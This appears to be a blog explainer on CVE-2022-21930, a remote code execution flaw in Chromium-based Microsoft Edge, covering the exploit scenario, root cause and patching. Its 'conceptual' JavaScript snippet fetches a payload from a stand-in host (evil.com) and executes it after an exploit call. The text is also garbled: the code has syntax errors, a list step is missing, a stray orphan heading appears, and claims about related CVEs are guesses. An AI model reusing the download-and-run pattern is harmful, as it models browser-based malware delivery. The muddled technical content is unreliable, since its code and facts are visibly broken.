
While Microsoft’s Edge browser has made significant advancements since it moved to the Chromium engine, it is not free from critical vulnerabilities. One such vulnerability, CVE-2022-21930, was discovered in 2022 and affected the Chromium-based version of Microsoft Edge. This security issue allowed remote code execution (RCE), meaning an attacker could potentially run their own code on your computer just by convincing you to visit a crafted website.
In this long-read, we’ll break down what CVE-2022-21930 means, how it was discovered, the risk it posed, how exploitation works in simple terms, and what you should do to remain secure. We’ll also refer to the original advisories, provide a code snippet to show how such vulnerabilities can be triggered, and explain how this differs from similar CVE entries like CVE-2022-21929 and CVE-2022-21931.
What is CVE-2022-21930?
CVE-2022-21930 refers to a remote code execution vulnerability in Microsoft Edge Chromium-based browsers reported and patched in 2022. In layman's terms, this bug allowed a hacker to run arbitrary code on a user’s machine if they could get the user to visit a malicious website. Such vulnerabilities are highly prized by attackers because they give great power with minimal user interaction.
Microsoft tracked this vulnerability separately from CVE-2022-21929 and CVE-2022-21931, which also affected Edge but involved different security flaws.
Official Details
- CVE Details: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21930
- Microsoft Security Guide: ADV2200001 | Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability
- Similar CVEs: CVE-2022-21929, CVE-2022-21931
Exploit Scenario
1. An attacker crafts a malicious website with specially formed JavaScript or exploits a vulnerability in Edge.
They lure the target into opening the page, perhaps via email or social media.
3. The flaw in Edge allows the attacker's code to escape the browser’s security "sandbox" and execute on the system with the user’s privileges.
Let's look at a simplified demonstration. Note that this is a conceptual example to help you understand the exploitation process.
Example Code Snippet (JavaScript)
// A simple example of how some browser-based RCEs can be triggered
const buffer = new ArrayBuffer(16);
const view = new DataView(buffer);
view.setFloat64(, 123.456, true);

// Now, an attacker would exploit a type confusion or buffer overflow bug
// allow them to overwrite function pointers or object addresses

// This is pseudo-code for demonstration only
function triggerVulnerability() {
    // Assume 'exploit' is a function that abuses a flaw in the browser's memory management
    exploit(buffer, view);
    // Once code execution is achieved, download and run malicious payload
    fetch('http://evil.com/payload.exe';)
        .then(response => response.arrayBuffer())
        .then(payload => {
            // (In a real attack, they would use a browser exploit primitive here)
            execute(payload);
        });
}
Note: The actual exploit for this specific CVE would be more complex and target a subtle bug in the Chromium code. Attackers often use vulnerabilities like use-after-free, type confusion, or buffer overflow in rendering or JavaScript engines.
The Technical Root Cause
Microsoft hasn’t disclosed the full technical details (for obvious reasons) but according to the official advisory, this was a case where improper handling of objects in memory could allow code execution. This could be a use-after-free, which is common in C++ applications like Chromium.
Attackers typically write JavaScript that triggers a memory corruption bug, allowing them to write shellcode or manipulate the browser into executing attacker-controlled code.
How is CVE-2022-21930 Different from CVE-2022-21929 and CVE-2022-21931?
All three vulnerabilities affect the Chromium-based Microsoft Edge browser, but they involve separate underlying bugs:
- CVE-2022-21929: Another RCE in Edge, but originating from a different source bug. See reference.
- CVE-2022-21931: This might relate to a different component or flaw in the browser. See reference.
CVE IDs are unique to specific bugs, even if their end result (like RCE) is similar. This helps track which patch addresses which bug.
Spy on users via their browser sessions
Severity: Microsoft rated this as "Critical.”
References
- Microsoft Security Advisory CVE-2022-21930
- CVE entry at Mitre
- Chromium Security Documentation
Summary
CVE-2022-21930 is a high-risk vulnerability in Chromium-based Microsoft Edge that allowed remote attackers to run code simply by luring users to a malicious site. Edge users should ensure their browsers are up-to-date. These kinds of vulnerabilities remind us why browsers must be kept current and why security advisories matter.
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 01/20/2022 19:35:00 UTC